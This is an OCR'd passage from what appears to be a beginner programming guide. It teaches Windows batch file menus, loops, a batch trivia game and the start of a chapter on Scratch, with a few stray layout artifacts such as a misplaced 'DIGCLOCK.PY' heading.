STEP 4 ErrorLevels are essentially variables and the /M switch of Choice allows a descriptive message string to be displayed. Extend this menu with something new:

```
@echo off
cls
echo.
echo ----------------------------------------
echo.
echo Please choose a directory.
echo.
echo Press 1 for c:\Music
echo.
echo Press 2 for c:\Documents
echo.
echo Press 3 for c:\Pictures
echo.
echo Press 4 for c:\Videos
echo.
echo ----------------------------------------
choice /C 1234
if errorlevel 4 goto Videos
if errorlevel 3 goto Pictures
if errorlevel 2 goto Documents
if errorlevel 1 goto Music
```

STEP 5 Now add the Goto sections:

```
:Videos
cls
CD %HOMEPATH%\Videos
echo You are now in the Videos directory.
goto End

:Pictures
cls
CD %HOMEPATH%\Pictures
echo You are now in the Pictures directory.
goto End

:Documents
cls
CD %HOMEPATH%\Documents
echo You are now in the Documents directory.
goto End

:Music
cls
CD %HOMEPATH%\Music
echo you are now in the Music directory.
goto End

:End
```

STEP 6 When executed, the batch file displays a menu and with each choice the code changes directory to the one the user entered. The %HOMEPATH% system variable will enter the currently logged in user's Music, Pictures and so directories, and not anyone else's.

Loops and Repetition

Looping and repeating commands are the staple diet of every programming language, including batch file programming. For example, you can create a simple countdown or even make numbered files or directories in the system.

COUNTERS

Creating code that counts in increasing or decreasing number sets is great for demonstrating loops. With that in mind, let's look at the If statement a little more, alongside more variables, and introduce the Else, Timeout and eof (End of File) commands.

STEP 1

Start by creating a new batch file called count.bat. Enter the following, save it and run:

```
@echo off
cls
set /a counter=0

:numbers
set /a counter=%counter%+1
if %counter% ==100 (goto :eof) else (echo
%counter%)
timeout /T 1 /nobreak > nul
goto :numbers
```

count - Notepad

File Edit Format View Help

```
@echo off
cls
set /a counter=0

:numbers
set /a counter=%counter%+1
if %counter% ==100 (goto :eof) else (echo %counter%)
timeout /T 1 /nobreak > nul
goto :numbers
```

STEP 2

The count.bat code starts at number one and counts, scrolling down the screen, until it reaches 100. The Timeout command leaves a one second gap between numbers and the Else statement continues until the counter variable equals 100 before going to the eof (End Of File), thus closing the loop.

Command Prompt - count

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
```

STEP 3

The count.bat is a rough way of demonstrating a loop; a better approach would be to use a for loop. Try this example instead:

```
@echo off
for /L %%n in (1,1,99) do echo %%n
```

count - Notepad

```
@echo off
for /L %%n in (1,1,99) do echo %%n
```

Command Prompt

STEP 4


Breaking it down, there's For, then the /L switch, which handles a range of numbers. Then the parameter labelled as %%n to denote a number. Then the in (1,1,99) part, which tells the statement how to count, as in 1 (start number), 1 (steps to take), 99 (the end number). The next part is do, meaning DO whatever command is after.

Command Prompt

```
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
C:\Users\david\Documents\Batch Fil
```


STEP 5 You can include the pause between the numbers easily enough within the far simpler For loop by adding multiple commands after the Do For loop. The brackets and ampersand (&) separate the different commands. Try this:

```
@echo off
for /L %%n in (1,1,99) do (echo %%n & timeout /T 1
/nobreak > nul)
```




STEP 6 One of the great time saving uses of batch files is to create multiple, numbered files. Assume that you want twenty five text files within a directory, all numbered from 1 to 25. A For loop much like the previous example does the trick:

```
@echo off
for /L %%n in (1,1,25) do copy nul %%n.txt
```




STEP 7 If you open Windows Explorer, and navigate to the Batch Files directory where you're working from, you can now see 25 text files all neatly numbered. Of course, you can append the file name with something like user1.txt and so on by altering the code to read:

```
@echo off
for /L %%n in (1,1,25) do copy nul User%%n.txt
```




STEP 8 There are different ways of using the For loop. In this example, the code creates 26 directories, one for each letter of the alphabet, within the directory c:\test which the batch file makes using the MD command:

```
@echo off
FOR %%F IN (a,b,c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,
s,t,u,v,w,x,y,z) DO (md C:\test\%%F)
```




STEP 9 Loops can be powerful and extremely useful elements in a batch file. While creating 26 directories may not sound too helpful, imagine having to create 1,000 users on a network and assign each one their own set of unique directories. This is where a batch file saves an immense amount of time.



STEP 10 Should you ever get stuck when using the various commands within a batch file, drop into the command prompt and enter the command followed by a question switch. For example, for /? or if /?. You get an on-screen help file detailing the commands' use. For easier reading, pipe it to a text file:

```
For /? > forhelp.txt
```




Creating a Batch File Game

Based on what we've looked at so far with batch files, you can probably come up with your own simple text adventure or multiple-choice game. Here's one that we created, that you're free to fiddle with and make your own.

Make up your own questions but how about also including an introductory or loading screen? Make your loading screen in a separate batch file and save it as screens.bat (for example). Then, from the main game batch file, you can load it at the beginning of the file with the call command followed by color to reset the game's colours:

```
@echo off
Cls
Call screens.bat
color
:start
set /a score=0
set /a question=0
cls
set /p name= What is your name?
```



DIGCLOCK.PY

This is a surprisingly handy little script and one that we've used in the past instead of relying on a watch or even the clock in the system tray of the operating system.

```
@echo off
Cls
:start
set /a score=0
set /a question=0
cls
set /p name= What is your name?

:menu
cls
echo.
echo ******************************************************
echo.
echo Welcome %name% to the super-cool trivia game.
echo.
echo Press 1 to get started
echo.
echo Press 2 for instructions
echo.
echo Press Q to quit
echo.
echo ******************************************************
choice /C 12Q
if errorlevel 3 goto :eof
if errorlevel 2 goto Instructions
if errorlevel 1 goto Game

:Instructions
cls
echo.
echo ****************************************
echo.
echo The instructions are simple. Answer the
   questions correctly.
echo.
echo ****************************************
pause
cls
goto menu

:Game
set /a question=%question%+1
cls
if %question% ==5 (goto end) else (echo you are on
   question %question%)
echo.
echo get ready for the question...
echo.
timeout /T 5 /nobreak > nul
if %question% ==5 (goto end) else (goto %question%)
```

```
:1
cls
echo.
echo ******************************
echo.
echo Your current score is %score%
echo.
echo ******************************
echo.
echo.
echo Question %question%.
echo.
echo Which of the following version of Windows is the best?
echo.
echo A. Windows 10
echo.
echo B. Windows ME
echo.
echo C. Windows Vista
echo.
choice /C abc
if errorlevel 3 goto wrong
if errorlevel 2 goto wrong
if errorlevel 1 goto correct

:2
cls
echo.
echo ******************************
echo.
echo Your current score is %score%
echo.
echo ******************************
echo.
echo.
echo Question %question%.
echo.
echo Which of the following version of Windows is the
   most stable?
echo.
echo A. Windows 10
echo.
echo B. Windows 95
echo.
echo C. Windows ME
echo.
choice /C abc
if errorlevel 3 goto wrong
if errorlevel 2 goto wrong
if errorlevel 1 goto correct

:3
cls
echo.
echo ******************************
echo.
echo Your current score is %score%
echo.
echo ******************************
echo.
echo.
echo Question %question%.
echo.
echo Which of the following Windows version is the latest?
echo.
echo A. Windows 10
echo.
echo B. Windows 98
echo.
echo C. Windows 7
echo.
choice /C abc
if errorlevel 3 goto wrong
if errorlevel 2 goto wrong
if errorlevel 1 goto correct

:4
cls
echo.
echo ******************************
echo.
echo Your current score is %score%
echo.
echo ******************************
echo.
echo.
echo Question %question%.
echo.
echo Which of the following Windows uses DirectX 12?
echo.
echo A. Windows 10
echo.
echo B. Windows 3.11
echo.
echo C. Windows XP
echo.
choice /C abc
if errorlevel 3 goto wrong
if errorlevel 2 goto wrong
if errorlevel 1 goto correct

:Wrong
cls
echo ******************
echo.
echo WRONG!!!!
echo.
echo ******************
set /a score=%score%-1
pause
goto :game

:correct
cls
echo ******************
echo.
echo CORRECT. YIPEE!!!
echo.
echo ******************
set /a score=%score%+1
pause
goto :game

:end
cls
echo ******************************
echo.
echo Well done, %name%, you have answered all the questions
echo.
echo And your final score is....
echo.
echo %score%
echo.
echo ********************************
choice /M "play again? Y/N"
if errorlevel 2 goto :eof
if errorlevel 1 goto start
```

Scratch is a free programming language and online community that's targeted primarily at young people but also useful for older users too. It's a visual language created by MIT (Massachusetts Institute of Technology) and designed to help teach the building blocks of programming.

It's extremely versatile and as such can be used in conjunction with Python code to create interesting and useful programs. With the pairing of Scratch and Python you can make games, system utilities and even control external sensors, robots and motors.

122 Getting Started with Scratch
124 Creating Scripts in Scratch
126 Interaction in Scratch
128 Using Sprites in Scratch
130 Sensing and Broadcast
132 Objects and Local Variables
134 Global Variables and a Dice Game
136 Classes and Objects

Programming with Scratch and Python


Getting Started with Scratch

If you are completely new to programming then Scratch is the perfect place to start. With Scratch you can learn the building blocks of programming and important programming concepts in a highly visual interface.


INSTALLING SCRATCH

Scratch can be run inside your web browser at scratch.mit.edu. You need to have Flash installed in your browser; if isn't already, it can be installed from get.adobe.com/flashplayer. Sign up for an account with Scratch so you can save your programs.


STEP 1 Scratch runs from inside the web browser. Click Create to open a new document. The Scratch interface opens in the web browser, click the maximise button on your browser so you have plenty of space to view the window and all its contents.




STEP 2 You can see the Scratch interface with a list of blue items in the Block Palette, an empty Script Area and a Stage. On the Stage will be an orange cartoon cat, known as "Scratch Cat". This is the default sprite that comes with all new projects; you will also see smaller versions of the sprite above the Script Area and in the Sprites Panel.



